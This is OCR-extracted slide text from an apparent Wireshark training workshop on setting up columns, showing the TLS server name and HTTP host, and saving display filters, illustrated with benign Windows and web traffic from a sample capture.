
X ➔ Expression... +

Time	Src	Src port	Dst	Dst port	Host	Info
2019-07-10 00:36:47	10.7.10.101	49696	40.79.66.209	443		Client Hello
2019-07-10 00:36:48	10.7.10.101	49701	104.3.127.93	443		Client Hello

Frame 512: 265 bytes on wire (2120 bits), 265 bytes captured (2120 bits)
Ethernet II, Src: HewlettP_1c:47:ae (00:08:00:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
Internet Protocol Version 4, Src: 10.7.10.101, Dst: 40.79.66.209
Transmission Control Protocol, Src Port: 49696, Dst Port: 443, Seq: 1, Ack: 1, Len: 211
Secure Sockets Layer



Block 1 - Adding custom columns



ssl.handshake.type == 1

Time	Src	Src port	Dst	Dst port	Host	Info
2019-07-10 00:36:47	10.7.10.101	49696	40.79.66.209	443		Client Hello
2019-07-10 00:36:48	10.7.10.101	49701	104.108.127.93	443		Client Hello

Selected packet details:

- Frame 1: 12 bytes on wire (96 bits), 12 bytes captured (96 bits)
- Frame 1, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:06:93:f1)
- TCP Version 4, Src: 10.7.10.101, Dst: 40.79.66.209
- Transmission Control Protocol, Src Port: 49696, Dst Port: 443, Seq: 1, Ack: 1, Len: 211
- Secure Sockets Layer
 - TLSv1.2 Record Layer: Handshake Protocol: Client Hello

Wireshark 2.x: Secure Sockets Layer
Wireshark 3.x: Transport Layer Security

Block 1 - Adding custom columns

ssl.handshake.type == 1							Expression...	+
Time	Src	Src port	Dst	Dst port	Host	Info		
2019-07-10 00:36:47	10.7.10.101	49696	40.79.66.209	443		Client Hello		
2019-07-10 00:36:48	10.7.10.101	49701	104.108.127.93	443		Client Hello		

TLSv1.2 Record Layer: Handshake Protocol: Client Hello

Block 1 - Adding custom columns

ssl.handshake.type == 1

Time	Src	Src port	Dst	Dst port	Host	Info
2019-07-10 00:36:47	10.7.10.101	49696	40.79.66.209	443		Client Hello
2019-07-10 00:36:48	10.7.10.101	49701	104.108.127.93	443		Client Hello

Frame 512: 265 bytes on wire (2120 bits), 265 bytes captured (2120 bits)
Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:
Internet Protocol Version 4, Src: 10.7.10.101, Dst: 40.79.66.209
Transmission Control Protocol, Src Port: 49696, Dst Port: 443, Seq: 1, Ack: 1, Len: 21
Secure Sockets Layer
 TLS Handshake Record Layer: Handshake Protocol: Client Hello
 Type: Handshake (22)
 Version: TLS 1.2 (0x0303)
 Length: 206
 Handshake Protocol: Client Hello
 Handshake Type: Client Hello (1)
 Length: 202
 Version: TLS 1.2 (0x0303)
 Random: 5d25332115c9
 Session ID Length: 0
 Cipher Suites Length: 38

Handshake Protocol: Client Hello

Block 1 - Adding custom columns

ssl.handshake.type == 1

Time	Src	Src port	Dst	Dst port	Host	Info
2019-07-10 00:36:47	10.7.10.101	49696	40.79.66.209	443		Client Hello
2019-07-10 00:36:48	10.7.10.101	49701	104.108.127.93	443		Client Hello

Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 202
Version: TLS 1.2 (0x0303)
Random: 5d25332115c9b6c3ca4a9609eae54ed999eb4bdbb2b800e3...
Session ID Length: 0
Cipher Suites Length: 38
Cipher Suites (19 suites)
Compression Methods Length:
Session Methods (1 method)
Extensions Length: 123
Extension: server_name (len=37)
Type: server_name (0)
Length: 37
Server Name Indication extension
Extension: status request (len=5)



Extension: server_name (len=37)

Block 1 - Adding custom columns

ssl.handshake.type == 1

Time	Src	Src port	Dst	Dst port	Host	Info
2019-07-10 00:36:47	10.7.10.101	49696	40.79.66.209	443		Client Hello
2019-07-10 00:36:48	10.7.10.101	49701	104.108.127.93	443		Client Hello

Time Src Src port Dst Dst port Host Info

2019-07-10 00:36:47 10.7.10.101 49696 40.79.66.209 443 Client Hello

2019-07-10 00:36:48 10.7.10.101 49701 104.108.127.93 443 Client Hello

Extension: server_name (len=37)
Type: server_name (0)
Length: 37
Server Name Indication extension
Server Name list length: 35
Server Name Type: host_name (0)
Server Name length: 32
Server Name: geo-prod.do.dsp.mp.microsoft.com
Extension: status_request (len=5)
Extension: supported_g
Extension: ec_point_fo
Extension: signature_a
Extension: SessionTicket TLS (len=0)
Extension: application_layer_protocol_negotiation (len=14)
Extension: extended_master_secret (len=0)
Extension: renegotiation_info (len=1)



Server Name Indication extension

Block 1 - Adding custom columns

Time	Src	src
2019-07-10 00:36:47	10.7.10.101	49
2019-07-10 00:36:48	10.7.10.101	49

Server Name: geo-prod.do.dsp.
mp.microsoft.com

- ▼ Extension: server_name (len=37)
 - Type: server_name (0)
 - Length: 37
- ▼ Server Name Indication extension
 - Server Name list length: 35
 - Server Name Type: host_name (0)
 - Server Name length: 32
 - Server Name: geo-prod.do.dsp.mp.microsoft.com
- ▶ Extension: status_request (len=5)
- ▶ Extension: supported_groups (len=8)
- ▶ Extension: ec_point_formats (len=2)
- ▶ Extension: signature_algorithms (len=20)
- ▶ Extension: SessionTicket TLS (len=0)
- ▶ Extension: application_layer_protocol_negotiation (len=14)
- ▶ Extension: extended_master_secret (len=0)
- ▶ Extension: renegotiation_info (len=1)




Block 1 - Adding custom columns

ssl.handshake.type == 1

Time	Src	Src port	Dst	Length	Info
2019-07-10 00:36:47	10.7.10.101	49696	40.79.66.209	42	
2019-07-10 00:36:48	10.7.10.101	49701	104.108.127.93	42	

▼ Extension: server_name (len=37)
 Type: server_name (0)
 Length: 37
▼ Server Name Indication extension
 Server Name list length: 35
 Server Name Type: host_name (0)
 Server Name length: 32
 Server Name: geo-prod.do.dsp.mp.microsoft.com
▶ Extension: status_request (len=5)
▶ Extension: supported_groups (len=8)
▶ Extension: ec_point_formats (len=2)
▶ Extension: signature_algorithms (len=20)
▶ Extension: SessionTicket TLS (len=0)
▶ Extension: application_layer_protocol_negotiation
▶ Extension: extended_master_secret (len=0)
▶ Extension: renegotiation_info (len=1)



Block 1 - Adding custom columns

ssl.handshake.type == 1					Expression...	+
Src port	Dst	Dst port	Host	Server Name	Info	
1 49696	40.79.66.209	443		geo-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49701	104.108.127.93	443		kv501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49702	104.108.127.93	443		cp501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49703	104.108.127.93	443		cp501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49704	104.108.127.93	443		disc501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49705	104.108.127.93	443		disc501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49706	104.108.127.93	443		cp501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49707	40.79.65.78	443		array508-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49708	40.79.66.194	443		array501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49709	104.108.127.93	443		disc501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49710	104.108.127.93	443		cp501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49711	104.108.127.93	443		disc501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49712	40.79.70.158	443		array503-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49713	104.108.127.93	443		cp501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49714	104.108.127.93	443		disc501-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49715	40.79.65.123	443		array505-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49716	40.79.70.158	443		array503-prod.do.dsp.mp.microsoft.com	Client Hello	
1 49730	52.114.76.34	443		v20.events.data.microsoft.com	Client Hello	

Block 1 - Adding custom columns

ssl.handshake.type == 1




Expression... +

Src port	Dst	Dst port	Host	Server Name	Info
1 49696	40.79.66.209	443		geo-prod.	Client Hello
1 49701	104.108.127.93	443		kv501-prod	Client Hello
1 49702	104.108.127.93	443		cp501-prod	Client Hello
1 49703	104.108.127.93	443		cp501-prod	Client Hello
1 49704	104.108.127.93	443		disc501-prod	Client Hello
1 49705	104.108.127.93	443		disc501-prod	Client Hello
1 49706	104.108.127.93	443		cp501-prod	Client Hello
1 49707	40.79.65.78	443		array508	Client Hello
1 49708	40.79.66.194	443		array501	Client Hello
1 49709	104.108.127.93	443		disc501-prod	Client Hello
1 49710	104.108.127.93	443		cp501-prod	Client Hello
1 49711	104.108.127.93	443		disc501-prod	Client Hello
1 49712	40.79.70.158	443		array503	Client Hello
1 49713	104.108.127.93	443		cp501-prod	Client Hello
1 49714	104.108.127.93	443		disc501-prod	Client Hello
1 49715	40.79.65.123	443		array505	Client Hello
1 49716	40.79.70.158	443		array503	Client Hello
1 49730	52.114.76.34	443		v20.event	Client Hello

Align Left
Align Center
Align Right
Column Preferences...
Edit Column
Resize To Contents
 Resolve Names
 Time
 Src
 Src port
 Dst
 Dst port
 Host
 Server Name

Block 1 - Adding custom columns



Host: http.host

Server name: ssl.handshake.extensions_server_name

Block 1 - Adding custom columns

Displayed	Title	Type	Fields	Field
<input checked="" type="checkbox"/>	Time	Time (format as specified)		
<input checked="" type="checkbox"/>	Src	Src addr (unresolved)		
<input checked="" type="checkbox"/>	Src port	Src port (unresolved)		
<input checked="" type="checkbox"/>	Dst	Dest addr (unresolved)		
<input checked="" type="checkbox"/>	Dst port	Dest port (unresolved)		
<input checked="" type="checkbox"/>	Host	Custom	http.host	0
<input checked="" type="checkbox"/>	Server Name	Custom	ssl.handshake.extensions_server_name	0
<input checked="" type="checkbox"/>	Info	Information		



Copy (ctrl-C) the field value from the Server Name entry and paste it with the field value for the Host entry using an **or** statement between them.


Block 1 - Adding custom columns

Displayed	Title	Type	Fields
<input checked="" type="checkbox"/>	Time	Time (format as specified)	
<input checked="" type="checkbox"/>	Src	Src addr (unresolved)	
<input checked="" type="checkbox"/>	Src port	Src port (unresolved)	
<input checked="" type="checkbox"/>	Dst	Dest addr (unresolved)	
<input checked="" type="checkbox"/>	Dst port	Dest port (unresolved)	
<input checked="" type="checkbox"/>	Host	Custom	http.host or ssl.handshake.extensions_server_name
<input checked="" type="checkbox"/>	Server Name	Custom	ssl.handshake.extensions_server_name
<input checked="" type="checkbox"/>	Info	Information	



Now the Host value should read: **http.host or
ssl.handshake.extensions_server_name**

Block 1 - Adding custom columns



Now you can delete the Server Name column.

Block 1 - Wireshark setup - Up next...

- Font size and configuration profiles
- Web traffic & default Wireshark display
- Removing and adding columns
- Changing time to UTC date and time
- Adding custom columns
- **Hiding columns**
- Saving search filter expressions

Block 1 - Hiding Columns

ssl.handshake.type == 1

Expression... +



Time	Src	Dst port	Host	Info
2019-07-10 00:36:47	10.7.10.	443	geo-prod.do.dsp...	Cli
2019-07-10 00:36:48	10.7.10.	93 443	kv501-prod.do.ds...	Cli
2019-07-10 00:36:48	10.7.10.	93 443	cp501-prod.do.ds...	Cli
2019-07-10 00:36:48	10.7.10.	93 443	cp501-prod.do.ds...	Cli
2019-07-10 00:36:48	10.7.10.	93 443	disc501-prod.do...	Cli
2019-07-10 00:36:49	10.7.10.	93 443	disc501-prod.do...	Cli
2019-07-10 00:36:49	10.7.10.	93 443	cp501-prod.do.ds...	Cli
2019-07-10 00:36:49	10.7.10.	443	array508-prod.do...	Cli
2019-07-10 00:36:49	10.7.10.	443	array501-prod.do...	Cli
2019-07-10 00:36:49	10.7.10.	93 443	disc501-prod.do...	Cli
2019-07-10 00:36:49	10.7.10.	93 443	cp501-prod.do.ds...	Cli
2019-07-10 00:36:49	10.7.10.	93 443	disc501-prod.do...	Cli
2019-07-10 00:36:49	10.7.10.	443	array503-prod.do...	Cli
2019-07-10 00:36:49	10.7.10.	93 443	cp501-prod.do.ds...	Cli
2019-07-10 00:36:50	10.7.10.	93 443	disc501-prod.do...	Cli
2019-07-10 00:36:50	10.7.10.	443	array505-prod.do...	Cli
2019-07-10 00:36:50	10.7.10.	443	array503-prod.do...	Cli
2019-07-10 00:38:01	10.7.10.	443	v20.events.data...	Cli

Align Left
Align Center
Align Right
Column Preferences...
Edit Column
Resize To Contents
 Resolve Names
 Time
 Src
 Src port
 Dst
 Dst port
 Host
 Info
Remove This Column

Block 1 - Hiding columns



ssl.handshake.type == 1

Time Src port Host Info

Time	Src port	Host	Info
2019-07-10 00:36:47	4969	geo-prod.do.dsp...	Client Hello
2019-07-10 00:36:48	4970	kv501-prod.do.ds...	Client Hello
2019-07-10 00:36:48	4970	cp501-prod.do.ds...	Client Hello
2019-07-10 00:36:48	4970	cp501-prod.do.ds...	Client Hello
2019-07-10 00:36:48	4970	disc501-prod.do...	Client Hello
2019-07-10 00:36:48	4970	disc501-prod.do...	Client Hello
2019-07-10 00:36:49	4970	cp501-prod.do.ds...	Client Hello
2019-07-10 00:36:49	4970	array508-prod.do...	Client Hello
2019-07-10 00:36:49	4970	array501-prod.do...	Client Hello
2019-07-10 00:36:49	4970	disc501-prod.do...	Client Hello
2019-07-10 00:36:49	4971	cp501-prod.do.ds...	Client Hello
2019-07-10 00:36:49	4971	disc501-prod.do...	Client Hello
2019-07-10 00:36:49	4971	array503-prod.do...	Client Hello
2019-07-10 00:36:49	4971	cp501-prod.do.ds...	Client Hello
2019-07-10 00:36:50	4971	disc501-prod.do...	Client Hello
2019-07-10 00:36:50	4971	array505-prod.do...	Client Hello
2019-07-10 00:36:50	4971	array503-prod.do...	Client Hello
2019-07-10 00:38:01	4973	v20.events.data...	Client Hello

Align Left Align Center Align Right
Column Preferences...
Edit Column
Resize To Contents
 Resolve Names
Time
Src
Src port
Dst
Dst port
Host
Info
Remove This Column

Block 1 - Hiding columns

- Time
- Dst IP
- Dst port
- Host
- Info

ssl.handshake.type == 1					
Time	Dst	Dst port	Host	Info	
2019-07-10 00:36:47	40.79.66.209	443	geo-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:48	104.108.127.93	443	kv501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:48	104.108.127.93	443	cp501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:48	104.108.127.93	443	cp501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:48	104.108.127.93	443	disc501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:49	104.108.127.93	443	disc501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:49	104.108.127.93	443	cp501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:49	40.79.65.78	443	array508-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:49	40.79.66.194	443	array501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:49	104.108.127.93	443	disc501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:49	104.108.127.93	443	cp501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:49	104.108.127.93	443	disc501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:49	40.79.70.158	443	array503-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:49	104.108.127.93	443	cp501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:50	104.108.127.93	443	disc501-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:50	40.79.65.123	443	array505-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:36:50	40.79.70.158	443	array503-prod.do.dsp.mp.microsoft.com	Client Hello	
2019-07-10 00:38:01	52.114.76.34	443	v20.events.data.microsoft.com	Client Hello	

Block 1 - Hiding columns

Now we have a better idea of the web traffic in the pcap!

http.request or ssl.handshake.type == 1

Time		Dst	Dst port	Host	Info
2019-07-10 00:36:50		40.79.65.123	443	array505-prod.do.dsp.mp.microsoft.com	Client Hello
2019-07-10 00:36:50		40.79.70.158	443	array503-prod.do.dsp.mp.microsoft.com	Client Hello
2019-07-10 00:38:01		52.114.76.34	443	v20.events.data.microsoft.com	Client Hello
2019-07-10 00:38:04		204.79.197.200	443	www.bing.com	Client Hello
2019-07-10 00:38:04		204.79.197.200	443	www.bing.com	Client Hello
2019-07-10 00:38:15		40.117.150.237	443	checkappexec.microsoft.com	Client Hello
2019-07-10 00:38:16		40.90.23.230	443	login.live.com	Client Hello
2019-07-10 00:38:16		40.90.23.230	443	login.live.com	Client Hello
2019-07-10 00:38:16		13.107.246.10	443	logincdn.msauth.net	Client Hello
2019-07-10 00:38:16		13.107.246.10	443	logincdn.msauth.net	Client Hello
2019-07-10 00:38:23		162.243.48.117	80	blog.eskill.com	GET /cyber-s
2019-07-10 00:38:23		162.243.48.117	443	blog.eskill.com	Client Hello
2019-07-10 00:38:23		162.243.48.117	443	www.eskill.com	Client Hello
2019-07-10 00:38:23		162.243.48.117	443	www.eskill.com	Client Hello
2019-07-10 00:38:24		50.31.246.1	443	pro.fontawesome.com	Client Hello
2019-07-10 00:38:24		50.31.246.1	443	pro.fontawesome.com	Client Hello
2019-07-10 00:38:24		104.10.106.151	443	ednsc.cloudflare.com	Client Hello

Block 1 - Wireshark setup - Up next...

- Font size and configuration profiles
- Web traffic & default Wireshark display
- Removing and adding columns
- Changing time to UTC date and time
- Adding custom columns
- Hiding columns
- **Saving search filter expressions**

Block 1 - Saving search filter expressions

2019-MTA-workshop-block-1-03.pcap

http.request or ssl.handshake.type == 1

Time	Dst	Dst port	Host	Info
2019-07-19 18:54:29	239.255.255.250	1900	239.255.255.250:1900	M-SEARCH * HTTP/1.1
2019-07-19 18:54:30	239.255.255.250	1900	239.255.255.250:1900	M-SEARCH * HTTP/1.1
2019-07-19 18:54:32	239.255.255.250	1900	239.255.255.250:1900	M-SEARCH * HTTP/1.1
2019-07-19 18:54:33	239.255.255.250	1900	239.255.255.250:1900	M-SEARCH * HTTP/1.1
2019-07-19 18:54:35	239.255.255.250	1900	239.255.255.250:1900	M-SEARCH * HTTP/1.1
2019-07-19 18:54:36	239.255.255.250	1900	239.255.255.250:1900	M-SEARCH * HTTP/1.1

HTTP requests over UDP port 1900

Block 1 - Saving search filter expressions

HTTP traffic on UDP port 1900 is Simple Service Discovery Protocol (SSDP) traffic.

- Destination IP address: **239.255.255.250**
- Destination port: **UDP port 1900**
- Host: **239.255.255.250:1900**
- Info: **M-SEARCH * HTTP/1.1**

Block 1 - Saving search filter expressions

The screenshot shows the Wireshark interface with a context menu open over a selected packet. The menu options include:

- Mark/Unmark Packet
- Ignore/Unignore Packet
- Set/Unset Time Reference
- Time Shift...
- Packet Comment...
- Edit Resolved Name
- Apply as Filter
- Prepare a Filter
- Conversation Filter
- Colorize Conversation
- SCTP
- Follow** (highlighted in blue)
- Copy
- Protocol Preferences

A large black arrow points from the text "http.request or ssl.handshake.type == 1" in the search bar to the "Follow" option in the menu. Another large black arrow points from the "Follow" option to the "TCP Stream" item in the list of saved filters on the right.

Time	Dst
2019-07-19 18:54:29	239.255.255.250
2019-07-19 18:54:30	239.255.255.250
2019-07-19 18:54:32	239.255.255.250
2019-07-19 18:54:33	239.255.255.250
